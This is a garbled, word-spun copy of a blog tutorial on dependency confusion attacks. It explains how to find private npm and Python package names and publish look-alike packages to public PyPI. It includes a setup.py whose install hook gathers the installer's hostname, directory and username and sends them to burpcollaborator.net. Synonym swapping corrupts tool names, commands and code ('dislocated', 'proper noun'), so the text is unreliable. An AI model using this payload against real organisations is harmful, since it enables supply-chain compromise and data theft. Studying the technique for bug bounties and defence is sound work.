
- If someone has installed this malicious NPM package or if the Internal Builds has pulled these packages,our package.json file preinstall scripts volition execute the index.js file and go the hostname, directory, ipaddress, username every bit shown beneath.
- This was submitted to the Facebook Problems Bounty Program, withal it was rejected since the package
eslint-plugin-flipperis not distributed on npmjs.com. Although the setup instructions at running from source propose people to install using Yarn, this is non a valid issue for the Facebook Bug Bounty program; nonetheless, it is notwithstanding helpful to provide as a existent-earth example.
Finding Private Packages (Python)
NOTE: In Python requirements.txt file contains the List of Dependencies Proper name which tin can be farther used to cheque whether the package is public or not.
- Use Github Dorking with the keywords such as requirements.txt with In this Organisation Filter equally shown beneath.

- Choose Code -> Repository and Text -> Languages , information technology will prove the bachelor requirements.txt file which is present in the Detail Organisation.

-
After getting the requirements.txt file, we demand to verify whether it contains any Individual Packages or non.
-
It can exist washed past using this tool visma-prodsec/confused
-
Install the tool using the following command.
go get -u github.com/visma-prodsec/dislocated - Use the post-obit command to check whether it contains private Python package or not.
confused -l pip requirements.txt 
Creating Malicious Packages (Python)
- Install pip using the following command

- Create a file named setup.py using the following code as shown below.
#source:- https://github.com/007divyachawla/python-dependency-confusion-set on/blob/principal/setup.py from setuptools import setup from setuptools.command.install import install import requests import socket import getpass import os course CustomInstall ( install ): def run ( self ): install . run ( self ) hostname = socket . gethostname () cwd = os . getcwd () username = getpass . getuser () ploads = { 'hostname' : hostname , 'cwd' : cwd , 'username' : username } requests . get ( "https://burpcollaborator.net" , params = ploads ) #supercede burpcollaborator.net with Interactsh or pipedream setup ( proper noun = 'dependency1337' , #package proper noun version = '1.0.0' , description = 'test' , writer = 'test' , license = 'MIT' , zip_safe = False , cmdclass = { 'install' : CustomInstall }) 
-
Create a PyPi Account.
-
In gild to push the packages to Public Pypi registry, we demand (sdist, bdist_wheel, twine) these packages to be installed in our system
pip3 install twine sdist bdist_wheel - Apply the following command to build the setup.py every bit shown beneath.
python3 setup.py sdist bdist_wheel 

- Subsequently the successful build, there will exist iii folders created namely dist, build, packagename.egg-info.
Pushing into Public Registry (Python)
-
Before publishing the bundle to public registry make sure this package name Doesn't be in the Public Registry.
-
Utilize the following command to publish the packet and it will prompt for username and password enter the PyPi Credentials.
twine upload dist/* --verbose 


- If someone has installed this malicious Python package or if the Internal Builds has pulled these packages,our scripts execute and get the hostname, username, directory equally shown below.
Note: i have covered only NPM & Python, there are other dependencies on various languages such as
- Coffee: Maven / Gradle
- .NET: NuGet
- PHP: Composer
- Objective-C/Swift: Cocoapods
- Blood-red: Gems
- Docker
- Become: Get modules
- Rust: Cargo
Bear upon:-
If these package had been claimed past an attacker, this would have led to arbitrary code execution on the affected server, likewise as allowing the assailant to add backdoors inside the affected project(s) during the build process.
Remediation:-
- Leverage Dependency Pinning
- Utilize Dependency hashing
Reference:-
Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies
Dependency Confusion Pt. 1 | The Setup | Packages | Private Registry
Dependency Confusion Pt. 2 | Concluding Function | Exploiting Dependency Injection
Dependency Confusion Assail – What, Why, and How?
$130,000+ Acquire New Hacking Technique in 2021 - Dependency Confusion - Bug Bounty Reports Explained
Huge Shout out to Alex Birsan for his Incredible Inquiry on the Supply Chain Attack.
Kudos to visma-prodsec for creating confused tool.
Thanks a lot for reading !!!.
acostagailintence.blogspot.com
Source: https://dhiyaneshgeek.github.io/web/security/2021/09/04/dependency-confusion/
0 Response to "Is It Secure to Upload Package-lock.json to Github"
Post a Comment